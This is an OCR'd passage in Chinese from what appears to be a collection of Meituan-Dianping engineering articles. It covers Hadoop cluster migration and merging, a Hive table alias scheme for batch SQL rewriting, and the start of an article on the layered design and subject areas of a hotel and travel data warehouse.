这个相当于把原点评侧的 NameNode（这个时候还没有彻底下线）切换到原美团侧机房，然后把对应的 YARN 重新启动起来。这里有一个小 trick 就是原美团侧机房的承载能力，大概是 1000 多台节点，是原点评侧的两倍，所以我们才能做这个事，最近我们刚刚把上海机房的节点迁完。


那整个集群的拷贝和切换是怎么做的呢？其实就是用我们自研的一套 Hadoop 多机房架构。可能做 Hadoop 集群维护管理的同学们对这个有深刻的体会，就是不时地就要从一个机房搬到另一个机房。设计目标是说我们一个 Hadoop 集群可以跨机房去部署，然后在块的力度上能控制数据副本的放置策略，甚至是进行主动迁移。

设计是怎么做的呢？整个 Hadoop 原生的架构其实没有机房这个概念，只支持 Rack 也就是机架，所有服务器都被认为是在同一个机房的。这个时候不可避免地就会有很多跨机房的流量，就如果你真的什么都不干，就把 Hadoop 跨机房去部署的话，那么不好意思，你中间有好多的调用和带宽都会往这儿走，最大的瓶颈是中间机房网络带宽的资源受限。

我们梳理了一下跨机房部署的时候大概都有哪些场景会真正引发跨机房流量，基本上就这 3~4 个。首先是写数据的时候，大家知道会 3 副本，3 个 DataNode 去建 pipeline，这个时候由于是机器和机器之间建连接，然后发数据的，如果我要分机房部署的话，肯定会跨机房。那我要怎么应对呢？我们在 NameNode 专门增加 zone 的概念，相当于在 Rack 上面又加了一层概念，简单改了一些代码。然后修改了一下 NameNode 逻辑。当它去建立 pipeline 的时候，在那个调用里面 hack 了一下。建 pipeline 的时候，我只允许你选当前这个 Client 所属的 zone，这样写数据时就不会跨机房了。

这些 Application 在调度的时候有可能会在两个机房上，比如说 mapper 在 A 机房，reducer 在 B 机房，那么中间的带宽会非常大。我们怎么做的呢？在 YARN 的队列里面，也增加 zone 的概念，我们用的是 Fair Scheduler。在队列配置里面，对于每一个叶子队列，都增加了一个 zone 的概念。一个叶子队列，其实就是对应了这个叶子队列下面的所有任务，它在分配资源的时候就只能拿到这个 zone 的节点。读

取数据的时候有可能是跨机房的，那这个时候没有办法，我们只有在读取块选择的时候本地优先。我们有一些跨机房提交 job 的情况，提交 job 的时候会把一些 job 里面的数据进行上传，这个时候加了一些任务的临时文件上传的是任务所在的目标机房。这里做一些简单的改动，最重要的是提供了一个功能，就是我们在拷贝数据的时候，其实用 balancer 所用的那一套接口，我们在此基础之上做了一层 Hack，一层封装。形成了一个工具，我们叫 ZoneTransfer，又由它来按照我们一系列的策略配置去驱动 DataNode 之间的跨机房的 block 粒度的拷贝。



上图是我们跨机房架构的架构图，下面的 Slave 里面有 DN(DataNode) 和 NM(NodeManager)，上面跑的同颜色的是一个 App。我们在 RM(ResourceManager) 里面的叶子队列里配置了 zone 的概念，然后在调度的时候如大家所见，一个 App 只会在一个机房。然后下面黑色的线条都是写数据流程，DN 之间建立的 pipeline 也会在一个机房，只有通过 root 去做的，DN 之间做数据 transfer 的时候才会跨机房进行，这里我们基本上都卡住了这个跨机房的带宽，它会使用多少都是在我们掌控之内的。

在上线和应用这个多机房架构的时候，我们有一些应用经验。

首先在迁移的过程当中我们需要评估一点就是带宽到底用多少，或者说到底多长

时间之内能完成这个整体数据的拷贝。这里需要面对的一个现实就是，我们有很多数据是会被持续更新的。比如我昨天看到这个块还在呢，今天可能由于更新被删，那昨天已经同步过来的数据就白费了。那我昨天已经同步过来的数据就白费了。所以我们定义了一个概念叫拷贝留存率。经过 4 个月的整体拷贝，拷贝留存率大概是 70% 多，也就是说我们只有 70% 的带宽是有效的，剩下的 30% 拷过去的数据，后面都被删了。

第二个是我们必须得有元数据的分析能力，比如说有一个方法能抓到每一个块，我要拷的块当前分布是什么样子。我们最开始是用 RPC 直接裸抓 Active NameNode，其实对线上的影响还是蛮大的。后面变成了我们通过 FsImage 去拉文件的列表，形成文件和块的列表，然后再到把请求发到 standby，那边开了一个小口子，允许它去读。因为 FsImage 里面是没有 block 在哪一个 DataNode 的元信息的。

这里需要注意的一点就是，我们每天都会有一个按天的数据生产，为了保证它的一致性，必须在当天完成。在切换之前，让被切换集群的 NN（NameNode）进入 SafeMode 的状态，然后就不允许写了，所有的写请求停止，所有的任务停止。我们当时上线大概花了 5~6 个小时吧，先停，然后再去拷贝数据，把当天的所有新生产的数据都拷过来，然后再去做操作。这里最基本的要做到一点就是，我们离线的大数据带宽不能跟线上的服务的带宽抢资源，所以一定要跟基础设施团队去商量，让他们做一些基于打标签的带宽隔离策略。

融合

当我们把集群搬到了原美团侧的机房之后，又做了一层融合。想让它看起来像一个集群的样子，基本上只需要 3 步。首先是“把冰箱门打开”，把原点评侧集群的那个 NN 作为一个 federation 合到原美团侧的集群，只需要改 cluster ID，去客户端改 mount table 配置，cluster ID 是在元数据里面。第二个是对 Hive 进行元数据的融合。我们恰好两侧元数据存储都是用 MySQL 的，把对应的表导出来，灌到这边，然后持续建一个同步的 pipeline。它是长期活动的，到时候把上传的服务一切就可以。

前面说的那个做了跨域认证的配置我们还是要拆掉的，必须进行服务认证的统一，不然的话以后没法看起来像一个集群，这个时候把原来的 KDC 里面的账号进行


导出，之后逐步地去切换每一个配置，让它慢慢切到新的 KDC。切的过程当中，我们各种请求还是有跨域情况的，我们认为两个域是一体的，是一样的。等切干净之后，也就是原来的 KDC 没有请求了之后，我们再把它干掉。

开发工具融合

集群融合结束后，我们就做了开发工具的融合。由于这个跟大数据基础架构这个主题关系不是特别大，开发工具都是我们内部自研的，涉及的程序也很复杂，是一个特别大的项目，涉及一系列复杂的工具，每个模块的融合、打通。所以这个暂时不讲了。另外我觉得比较有意思的是下面这一点，就是原点评侧的一个拆库，这个在很多公司的数据平台慢慢扩大的过程当中可能会用到。

原点评侧拆库

难点



先说一下背景，由于原点评和原美团整体历史上发展经验、周期和阶段不同，如上图所示，原点评侧的数据仓库是先有的 Hadoop 集群，后有的数据仓库平台，因此有很多平台完全没法掌控的私有库，但是他们对于数仓所在库的掌控是非常强的，所有的任务都在这一个大的 Hive 库里面，里面有七八千张表。而原美团侧是先有的数


据平台，后来因为数据平台整个体量撑不住了，底层改成了 Hadoop。同时在平台化的演进过程中，已经慢慢把各个业务进行独立拆分了，每个业务都有一个独立的私有库，简单来说就是库名和库名的规范不一样。我们希望能让这两套规范进行统一。

我们如何去做呢?


原来任务的内容大概是 insert into 一个 BI 库里面的一张表，接着 select from BI 库里面的某两张表，然后 where group by。像这样的任务我们有七八千个，它们在我们平台上配置着每天的依赖调度。我们希望把它都改成下图中的样子。所有涉及到的这些表都需要改名字，说白了就是一个批量改名字的事儿。

```
原任务内容:
insert into bi.table_a
select x, y, z
from bi.table_b join bi.table_c on ***
where *** group by ***

希望改写成
insert into mart_xxx.table_a
select x, y, z
from mart_yyy.table_b join mart_zzz.table_c on ***
where *** group by ***
```

改名字听起来很简单，实际上并不是，我们有近 8000 个这样的任务需要改，同时这些任务相互之间都有非常复杂的依赖。下图是我随便找的一个，原美团侧某一个任务所有上游和下游的依赖关系图，如此复杂，任务的平均深度大概有 10 层，这还是平均数，最严重的可能要有大几十层。如果我们改这里面的任务表达，就只能分层推动。但是，当我们每改其中一个的时候，可能上下游都得跟着改，具体是什么样子的呢?




下图是我们的原始结构，首先这里有一个大前提是每一个任务只对一个结果表。原始的结构中，a 表只依赖 o1 表，b 表依赖 o1、o2，然后 c 表只依赖 o2，它们之间相互关联。这时候我希望可以对库名和表名进行一次性的修改。那如果我们逐层地去改写怎么办呢？首先要先把最上层的 mart 表改了，而我一旦改上游的某一个表，所有跟对它有依赖的表都必须改任务内容。每推动一层改动，下面一层都要变动多次，这样一来，我们这个流程就非常受限。



刚刚那个情况基本上是类似的，就是说我们对它们的改动没法批量化、信息化、流水线化，所有的用户和数据开发们，需要跟我们去聊，最近改了多少，然后谁谁谁没改完，谁谁谁又说要依赖他，整个依赖图是非常大的，我们整个项目又不可控了。那怎么办呢？

解决方案



很简单，我们只干了一件事情，就是在 Hive 层面上进行了一波 Hack。比如说我要让原来叫 bi.o2 的表未来会变成 mart_b.o2，我就同时允许你以 mart_b.o2 和 bi.o2 这两种方式去访问 bi.o2 这张表就好了。不管是写入还是读取，我们只需要在 Hive 的元数据层面去做一层 Hack，然后做一个对应表，这个对应表我们是有规范的、能梳理出来的。在这之后，任何一个人都可以把他的任务改写成他希望的样子而不受任何影响，他写的那些表还是原来的那些表，真正在物理上的存在还是 bi. 什么什么这样的表，我们整个项目就 run 起来了。

具体的实施流程是这样，首先先梳理业务，确定整体的映射关系。然后 Hive 元数据入口上去做别名能力，我们是在 Hive metaserver 里面去改的，大部分请求都在这里面，包括 Spark 的、Presto 的、Hive 的等，都能兼容掉，推动分批次改写，单任务内以及任务链条内完全不需要做依赖关系的约束，最终真正实现的是自动化地把 SQL 文本替换掉了。业务的同学们只需要批量看一个检测报告，比如说数据对应上有没有什么问题，然后一键就切了。

我们用了一个季度业务侧来磨合、尝试练习和熟练，同时做工具的开发。然后第二个季度结束后，我们就完成了 7000 多个任务中 90%SQL 任务批量的改写。当任务都切完了之后，我们还有手段，因为所有的请求都是从 Hive 的 metaserver 去访问的，当你还有原有的访问模式的时候，我就可以找到你，你是哪一个任务来的，然

后你什么东西改没改，改完了之后我们可以去进行物理上的真正切分，干掉这种元数据对应关系。

物理上的真正切分其实就是把原来都统一的库，按照配置去散到真实的物理上对应的库上，本质还是改 NN 一个事情。

总结与展望

未来——常态化多机房方案

我们目前正在做的一个项目，就是常态化地把集群跨机房去跑，其中最核心的就是我们需要对跨机房的数据进行非常强的管理能力，本质上是一个 Block 粒度 Cache 的事情，比如说 Cache 的击穿、Cache 的预热或者 Cache 的等待等等，都是一个 Cache 管理的事情。我们会引入一个新的 server，叫 zone Server，所有的 Client 请求，NameNode 进行块分布的时候，调整和修改。之后大家会在美团点评技术博客上看到我们的方案。

反思——技术换运营

数据平台做起来是很痛苦的，痛苦在哪儿呢？第一，数据平台对上层提供的不只是 RPC 接口，它要管的是数据表和计算任务。所以我们做 SLA 很难，但是我们还在努力去做。第二，就是最开始的时候一定是基于开源系统拼接出来的，然后再到平台化，这一定是一个规范的收敛，也是限制增多的过程。在这个过程中，我们必须去推动上面应用的、不符合规范的部分，推动他们去符合新的规范。平台的变更即使做到兼容，我们的整体收尾还是要尽快扫清的，不然整个平台就会出现同时进行大量灰度、每一个模块当前都有多种状态的情况，这是不可维护的。

综上，我们定义了一个概念叫“可运营性”，推动用户去做迁移、做改动是一个 " 运营的事情 "。可运营性基本上的要求如下。

- 可灰度。任务的改动是可灰度的。
- 可关门。当某一刻，我不允许你再新增不符合新规范的任务、表或者配置，我们内部叫“关门打狗”，就是说先把新增的部分限制住，然后再去慢慢清理老的。

- 进度可知。清理老的我们需要有一个进度可知，需要有手段去抓到还有哪些任务不符合我们新的规范。
- 分工可知。抓到任务的分工是谁，推动相关团队去改动。
- 变更兼容 / 替代方案。我们肯定过程中会遇到一些人说：不行，我改不动了，你 deadline 太早了，我搞不定。这时候得有一些降级或者兼容变更的一些方案。

那我们什么时候去使用技术降低运营成本呢？前面已经有两个例子，就集群的迁移和融合，还有 Hive 表别名去帮助他们改任务名，这都是用技术手段去降低运营成本的。

怎么做到呢？

第一是找核心问题，我们能否彻底规避运营、能不能自动化？在集群融合的过程当中，其实已经彻底避免了运营的问题，用户根本都不需要感知，相当于在这一层面都抽象掉了。第二，是即使我没法规避，那我能不能让运营变得批量化、并行化、流水线化、自动化？然后当你抓核心问题有了一个方案之后，就小范围去迭代、去测试。最后还有一点，引入架构变更的复杂度最终要能清理掉，新增的临时功能最后是可被下线的。

体会——复杂系统重构与融合

最后稍微聊一下复杂系统的重构与融合。从项目管理的角度上来讲，怎么去管控？复杂系统的重构还有融合本质上最大的挑战其实是一个复杂度管理的事情，我们不可能不出问题，关键是出问题后，对影响的范围可控。

从两个层面去拆分，第一个层面是，先明确定义目标，这个目标是能拆到一个独立团队里去做的，比如说我们最开始那四个大的目标，这样保证团队间能并行地进行推动，其实是一点流水线的思路。第二，我们在团队内进行目标的拆分，拆分就相对清晰了，先确定我要变更什么，然后内部 brainstorming，翻代码去查找、测试、分析到底会对什么东西产生影响，然后去改动、测试、制定上线计划。

内部要制定明确的上线流程，我记得当时在做的时候从 11 月到 12 月我们拆分了应该是有 11 次上线，基本上每次大的上线都是在周末做的，10、11、12 月总共

有 12 个周末，一共上线 11 次，大的上线应该是占了 7 到 8 个周末吧。要提前准备好如何管理依赖，如何串行化，然后准备上线，上线完怎么管理，这些都是在整个项目管理过程当中需要考虑的。

其中，两个可能大家都持续提的东西，第一个是监控，要知道改完了之后发生了什么，在改的时候就像加测试用例一样把改动部分的监控加好。第二要有抓手，如果我线上垮了，这个时候重复恢复的成本太高，也就是完全重启、完全回滚的成本太高，我能不能线上进行一些改动?

最后这张图，献给大家，希望大家在对自己系统改动的时候，都能像这哥们一样从容。


美团点评酒旅数据仓库建设实践

德臣

在美团点评酒旅事业群内，业务由传统的团购形式转向预订、直连等更加丰富的产品形式，业务系统也在迅速的迭代变化，这些都对数据仓库的扩展性、稳定性、易用性提出了更高要求。对此，我们采取了分层次、分主题的方式，本文将分享这一过程中的一些经验。

技术架构


随着美团点评整体的系统架构调整，我们在分层次建设数据仓库的过程中，不断优化并调整我们的层次结构，下图展示了技术架构的变迁。



我们把它们简称为三代数仓模型层次。在第一代数仓模型层次中，由于当时美团整体的业务系统所支持的产品形式比较单一（团购），业务系统中包含了所有业务品类的数据，所以由平台的角色来加工数据仓库基础层是非常合适的，平台统一建设，支持各个业务线使用，所以在本阶段中我们酒旅只是建立了一个相对比较简单的数据集市。


但随着美团原本集中的业务系统不能快速响应各个业务线迅速的发展与业务变化时，酒旅中的酒店业务线开始有了自己的业务系统来支持预订、房惠、团购、直连等产品形式，境内度假业务线也开始有了自己的业务系统来支持门票预订、门票直连、跟团游等复杂业务。我们开始了第二代数仓模型层次的建设，由建设数据集市的形式转变成了直接建设酒旅数据仓库，成为了酒旅自身业务系统数据的唯一加工者。由于系统调整初期给我们带来的重构、修改以及新增等数据处理工作非常大，我们采用了比较短平快的 Kimball 所提的维度建模的方式建设了酒旅数据仓库。

在第二代数仓模型层次运转一段时间后，我们的业务又迎来了一个巨大的变化，上海团队和我们融合了，同时我们酒旅自身的业务系统重构的频率相对较高，对我们的数仓模型稳定性造成了非常大的影响，原本的维度模型非常难适配这么迅速的变化。下图就是我们数仓模型当时所面临的挑战：



- 在用业务系统多达13个，系统与业务线之间关系错综复杂
- 产品结构多样，一层deal，两层（spu-sku），三层（spg-spu-sku）
- 业务系统变更频繁（一年3次变更的频率）
- 业务系统间差异化明显

于是我们在 ODS 与多维明细层中间加入了数据整合层，参照 Bill Inmon 所提出的企业信息工厂建设的模式，基本按照三范式的原则来进行数据整合，由业务驱动调整成了由技术驱动的方式来建设数据仓库基础层。下图是该层次的一些描述：




建设方法论：

- 信息探索
- 数据发现、验证
- 统一表、字段的命名
- 代理键统一编码
- 数据标准化
- 统一ETL规则
- 概念模型(CDM)
- 逻辑模型(LDM)
- 物理模型(PDM)

使用本基础层的最根本出发点还是在于我们的供应链、业务、数据它们本身的多样性，如果业务、数据相对比较单一、简单，本层次的架构方案很可能将不再适用。

业务架构

下面介绍我们的主题建设，实际上在传统的一些如银行、制造业、电信、零售等行业里，都有一些比较成熟的模型，如耳熟能详的 BDWM、FS-LDM、MLDM 等等模型，它们都是经过一些具有相类似行业的企业在二三十年数据仓库建设中所积累的行业经验，不断的优化并通用化。但我们所处的 O2O 行业本身就没有可借鉴的成熟的数据仓库主题以及模型，所以，我们在摸索建设两年的时间里，我们目前总结了下面比较适合我们现状的七大主题（后续可能还会新增）：



参与人主题

用户子主题：使用我们服务的所有人都是我们的用户，这是我们数据中至关重要的实体，也是我们数仓中非常重要的一个主题，对用户数据的系统化建设能够很好的帮助我们企业快速的发展，不断提高用户的体验、扩大我们的用户群。

BD 子主题：通过 BD 的业务扩展，建立我们与商户之间的关系，让用户通过我们的服务访问到商户所发布的信息，对 BD 数据的建设，能够让我们的商户覆盖更加迅速、让我们和商户之间的关系更加紧密。

供应商子主题：供应商无论作为直签还是作为三方签约对象，对我们的业务发展都非常重要，通过对其数据的建设，可以让我们彼此双赢，通过我们的平台让双方的业务迅速发展。

流量主题

用户通过 App 或 PC 或 I 版、微信等等形式访问我们的服务，形成了对我们企业至关重要的流量，本主题也是比较具有互联网特色的主题，对于流量的数据建设能够让我们不断优化我们的产品、服务，给我们带来更多的流量、更快的扩张。

订单主题

当用户给我们带来流量的同时，他们也会产生交易，订单主题的独立建设以及其重要性我这里就不再赘述了，在所有的互联网以及传统公司里，该主题都是至关重要的。

POI 主题

这个主题也具有我们自身的 O2O 特色，实际上这个主题与阿里的商家主题比较类似但又具备自己的特点，对于 POI 自身的重要性就不再过多介绍，通过对 POI 的数据集中建设能够让我们给 POI 带去更好的服务与回报。

产品主题

与 POI 强相关的就是产品了，如何让产品能够更加的贴近用户的需求以及产生更多的交易、流量，产品数据主题的建设及目的的意义就在于此。

运营主题

我们的业务发展将不再依靠粗暴的补贴式的扩张发展模式，需要依赖现在的精细化运营方式，运营数据主题的建设就有了非常强的必要性，通过数据进行精细化运营已经成为我们运营的主要发展趋势。

结算主题


实际上，这个主题在传统企业里面如银行、电信等等都是至关重要的，对我们酒旅而言，建设它的意义能够不断优化商家体验、提高财务结算与管理能力。

整体架构

我们的七个主题基本上都采用 6 层结构的方式来建设，划分主题更多是从业务的角度出发，而层次划分则是基于技术，实质上我们就是基于业务与技术的结合完成了整体的数据仓库架构。下面介绍一下具体的一些主题案例：


订单主题

在订单主题的建设过程中，我们是按照由分到总的结构思路来进行建设，首先分供应链建设订单相关实体（数据整合中间层 3NF），然后再进行适度抽象把分供应链的相关订单实体进行合并后生成订单实体（数据整合层 3NF），后续在数据整合层的订单实体基础上再扩展部分维度信息来完成后续层次的建设。




流量主题

